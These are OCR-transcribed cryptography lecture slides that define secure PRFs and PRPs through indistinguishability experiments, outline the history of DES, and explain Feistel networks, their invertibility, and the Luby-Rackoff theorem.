
$$\left\{\begin{array}{l} \text{Funs}[X,Y]\text{: the set of } \textbf{all} \text{ functions from } X \text{ to } Y \\ \\ S_F = \{\, F(k,\cdot) \text{ s.t. } k \in K \,\} \subseteq \text{Funs}[X,Y] \end{array}\right.$$

- **Intuition:** a PRF is **secure** if a random function in Funs[X,Y] is "indistinguishable" from a random function in S_F



Secure PRF: definition

- Consider a PRF $\mathbf{F : K \times X \rightarrow Y}$. For b=0,1 define experiment EXP(b) as:



b
Challenger
f
b=0: $k \leftarrow K$, $f = F(k,\cdot)$
b=1: $f \leftarrow$ **Funs[X,Y]**
$x_1 \in X$, x_2, …, x_q
$f(x_1)$, $f(x_2)$, …, $f(x_q)$
Adversary A
$b' \in \{0,1\}$

Definition: **F** is a **secure PRF** if for all "efficient" adversary A:

$\mathbf{Adv_{PRF}[A,F] \ := \ \Big| Pr[EXP(0)=1] - Pr[EXP(1)=1] \Big|}$ is "negligible".

Secure PRPs (secure block cipher)

- Let E: $K \times X \rightarrow X$ be a PRP


  Perms[X]: the set of **all one-to-one** functions from X to X
  (i.e., **permutations**)

  $S_E = \{ E(k,\cdot) \text{ s.t. } k \in K \} \subseteq \text{Perms}[X]$

- **Intuition:** a PRP is **secure** if a random function in Perms[X] is "indistinguishable" from a random function in S_E

Secure PRP (secure block cipher)

- Consider a PRP **E : K × X → X.** For b=0,1 define experiment EXP(b) as:



b
Challenger
f
$b{=}0$: $k \leftarrow K$, $f = E(k,\cdot)$
$b{=}1$: $f \leftarrow$ **Perms[X]**
$x_1 \in X$, x_2, …, x_q
$f(x_1)$, $f(x_2)$, …, $f(x_q)$
Adversary A
$b' \in \{0,1\}$

Definition. E is a **secure PRP** if for all "efficient" adversary A:

$$\mathbf{Adv_{PRP}[A,E]} = \Big| \mathbf{Pr[EXP(0)=1] - Pr[EXP(1)=1]} \Big| \text{ is "negligible".}$$

Data Encryption Standard (DES)


The Data Encryption Standard (DES)

- Early 1970s: Horst Feistel designs Lucifer at IBM
  key-length = 128 bits ; block-length = 128 bits
- 1973: NBS (nowadays called NIST) asks for block cipher proposals.
  IBM submits variant of Lucifer.
- 1976: NBS adopts DES as a federal standard
  key-length = 56 bits ; block-length = 64 bits
- 1997: DES broken by exhaustive search
- 2000: NIST adopts Rijndael as AES to replace DES

DES: core idea – Feistel Network

Given functions $f_1, \ldots, f_d$: $\{0,1\}^n \longrightarrow \{0,1\}^n$ (not necessarily invertible)

Goal: build **invertible** function F: $\{0,1\}^{2n} \longrightarrow \{0,1\}^{2n}$




In symbols:
$$R_i = f_i(R_{i-1}) \oplus L_{i-1}$$
$$L_i = R_{i-1}$$

Feistel network is invertible

Claim: for all (**arbitrary**) $f_1, \ldots, f_d$: $\{0,1\}^n \longrightarrow \{0,1\}^n$

Feistel network F: $\{0,1\}^{2n} \longrightarrow \{0,1\}^{2n}$ is **invertible**

Proof: construct inverse



inverse ⟶

$R_{i-1} = L_i$


$L_{i-1} =$ 🟩

Feistel network is invertible


Claim: for all (**arbitrary**) $f_1, \ldots, f_d$: $\{0,1\}^n \longrightarrow \{0,1\}^n$

Feistel network F: $\{0,1\}^{2n} \longrightarrow \{0,1\}^{2n}$ is **invertible**

Proof: construct inverse



Decryption circuit



- Inversion is basically the same circuit, with $f_1, \ldots, f_d$ applied in reverse order

- General method for building invertible functions (block ciphers) from arbitrary functions.


- Used in many block ciphers … but not AES

Theorem (Luby-Rackoff '85):

f: $K \times \{0,1\}^n \longrightarrow \{0,1\}^n$ a **secure PRF**

⇒ 3-round Feistel F: $K^3 \times \{0,1\}^{2n} \longrightarrow \{0,1\}^{2n}$ is a **secure PRP**

(k_0, $k_{1,}$ k_2 three **independent** keys)




input

output

DES: 16 round Feistel network

$f_1, \ldots, f_{16}: \{0,1\}^{32} \longrightarrow \{0,1\}^{32}$, $f_i(x) = F(k_i, x)$

